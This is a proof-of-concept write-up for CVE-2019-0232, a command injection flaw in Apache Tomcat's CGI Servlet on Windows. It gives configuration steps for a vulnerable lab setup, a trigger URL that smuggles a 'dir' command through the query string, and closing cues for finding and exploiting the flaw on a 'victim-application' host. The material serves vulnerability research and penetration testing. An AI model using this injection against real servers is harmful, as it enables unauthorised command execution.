Apache Tomcat Vulnerability

(CVE 2019 0232)

Apache Tomcat is an open source implementation of the Java Servlet, JavaServer Pages, Java Expression Language, and Java WebSocket technologies. The Apache Tomcat software is developed in an open and participatory environment and released under the Apache License Version 2.

On April 15, Nightwatch Cybersecurity published information on CVE-2019-0232, a remote code execution (RCE) vulnerability involving Apache Tomcat's Common Gateway Interface (CGI) Servlet. This high severity issue allows an attacker to execute arbitrary commands on the operating system on which the web server is running. The attack targets the CGI scripts supported by Apache Tomcat.

The Common Gateway Interface (CGI) offers a standard protocol for web servers to execute programs external to the Tomcat Java Virtual Machine (JVM). Such programs are known as CGI scripts or simply as CGIs. The specifics of the manner in which the server executes the script is executed by the server are determined by the server. Most commonly, a CGI script executes at the time a request is made and generates an HTML file. However, OS level commands can also be executed using the CGI scripts in a non-default configuration.

Apache Tomcat supports the execution of CGI scripts / programs in a non-default configuration through a special CGI Servlet. This Servlet also parses URL parameters and translates them into command line arguments. The actual execution of the CGI scripts happens through the Java Runtime Environment (JRE)'s **java.lang.Runtime class, exec()** function. The CGI Servlet, which is disabled by default, is used to generate command line parameters generated from a query string. However, Tomcat servers running on Windows machines that have the CGI Servlet parameter **enableCmdLineArguments** enabled are vulnerable to remote code execution. This is due to a bug in how the Java Runtime Environment (JRE) passes command line arguments to Windows.

Steps to Reproduce the Vulnerability (POC):

1. Download a vulnerable version of Tomcat. Vulnerable versions are listed in the following link:

https://www.cvedetails.com/cve/CVE-2019-0232/

In the POC, Apache Tomcat 8.5.39 has been used along with Java 1.8.0_144

2. After the setup is complete, modify context.xml at **apache-tomcat-8.5.39\conf\context.xml**

<Context privileged="true">

```
<Context privileged="true">

    <!-- Default set of monitored resources. If one of these changes, the    -->
    <!-- web application will be reloaded.                                   -->
    <WatchedResource>WEB-INF/web.xml</WatchedResource>
    <WatchedResource>${catalina.home}/conf/web.xml</WatchedResource>

    <!-- Uncomment this to disable session persistence across Tomcat restarts -->
    <!--
    <Manager pathname="" />
    -->
</Context>
```

3. Modify **apache-tomcat-8.5.39\conf\web.xml** to enable the CGI Servlet by removing the comments around line 387 and adding the following parameters:

```
<servlet>
<servlet-name>cgi</servlet-name>
<servlet-class>org.apache.catalina.servlets.CGIServlet</servlet-class>
<init-param>
   <param-name>cgiPathPrefix</param-name>
   <param-value>WEB-INF/cgi</param-value>
</init-param>
<init-param>
   <param-name>executable</param-name>
   <param-value></param-value>
</init-param>
<init-param>
   <param-name>enableCmdLineArguments</param-name>
   <param-value>true</param-value>
</init-param>
<load-on-startup>5</load-on-startup>
</servlet>
```

```
387   <servlet>
388     <servlet-name>cgi</servlet-name>
389     <servlet-class>org.apache.catalina.servlets.CGIServlet</servlet-class>
390   <init-param>
391       <param-name>cgiPathPrefix</param-name>
392       <param-value>WEB-INF/cgi</param-value>
393     </init-param>
394   <init-param>
395       <param-name>executable</param-name>
396       <param-value></param-value>
397     </init-param>
398   <init-param>
399       <param-name>enableCmdLineArguments</param-name>
400       <param-value>true</param-value>
401     </init-param>
402     <load-on-startup>5</load-on-startup>
403     </servlet>
```

4. Modify the web.xml at **apache-tomcat-8.5.39\webapps\ROOT\WEB-INF\web.xml** as follows:

```
<servlet>
                <servlet-name>cgi</servlet-name>
                <servlet-class>org.apache.catalina.servlets.CGIServlet</servlet-class>
                <init-param>
                   <param-name>debug</param-name>
                   <param-value>0</param-value>
                </init-param>
                <init-param>
                   <param-name>cgiPathPrefix</param-name>
                   <param-value>WEB-INF/cgi-bin</param-value>
                </init-param>
                <init-param>
                   <param-name>executable</param-name>
                   <param-value></param-value>
                </init-param>
                 <load-on-startup>5</load-on-startup>
</servlet>
<servlet-mapping>
        <servlet-name>cgi</servlet-name>
        <url-pattern>/cgi-bin/*</url-pattern>
</servlet-mapping>
```


```
<servlet>
        <servlet-name>cgi</servlet-name>
        <servlet-class>org.apache.catalina.servlets.CGIServlet</servlet-class>
        <init-param>
          <param-name>debug</param-name>
          <param-value>0</param-value>
        </init-param>
        <init-param>
          <param-name>cgiPathPrefix</param-name>
          <param-value>WEB-INF/cgi-bin</param-value>
        </init-param>
        <init-param>
          <param-name>executable</param-name>
          <param-value></param-value>
        </init-param>
          <load-on-startup>5</load-on-startup>
</servlet>

<!-- The mapping for the CGI Gateway servlet -->

<servlet-mapping>
    <servlet-name>cgi</servlet-name>
    <url-pattern>/cgi-bin/*</url-pattern>
</servlet-mapping>
```

5. After configuration files are updated, create a new folder (CGI) in the following path: **webapps\ROOT\WEB-INF\cgi**
6. Place the following data in the path **webapps\ROOT\WEB-INF\cgi\calculate.bat**

```
@echo off
echo Content-Type: text/plain
echo.
echo "Hi I'm responsible for calculating sum of two variables"
echo.
@set a=999999999
@set b=123123123
@set /a "c=%a%+%b%"
echo %c%
```

7. Run the Tomcat server by running startup.bat in **apache-tomcat-8.5.39\bin\startup.bat**

8. Navigate to the following URL to trigger RemoteCodeExecution(RCE): http://localhost:8080/cgi-bin/calculate.bat?&dir



References:

1. https://wwws.nightwatchcybersecurity.com/2019/04/30/remote-code-execution-rce-in-cgi-servlet-apache-tomcat-on-windows-cve-2019-0232/
2. https://blog.trendmicro.com/trendlabs-security-intelligence/uncovering-cve-2019-0232-a-remote-code-execution-vulnerability-in-apache-tomcat/

Cues for Pentester for exploiting the Vulnerability:

1. Fingerprint for Tomcat server version used by the web application using tools such as netcat, Nmap, httprint and so on.
2. Compare the server version with the list of vulnerable versions publicly available at https://www.cvedetails.com/cve/CVE-2019-0232/
3. If the version is found to be vulnerable, check for the CGI-Bin directory using fuzzing tools such as Wfuzz, DIRB and so on.
4. Locate an executable that is being executed through endpoints in the CGI-bin path
5. After the executable is located, execute the scenario in the following link: http://victim-application/cgi-bin/calculate.bat?&dir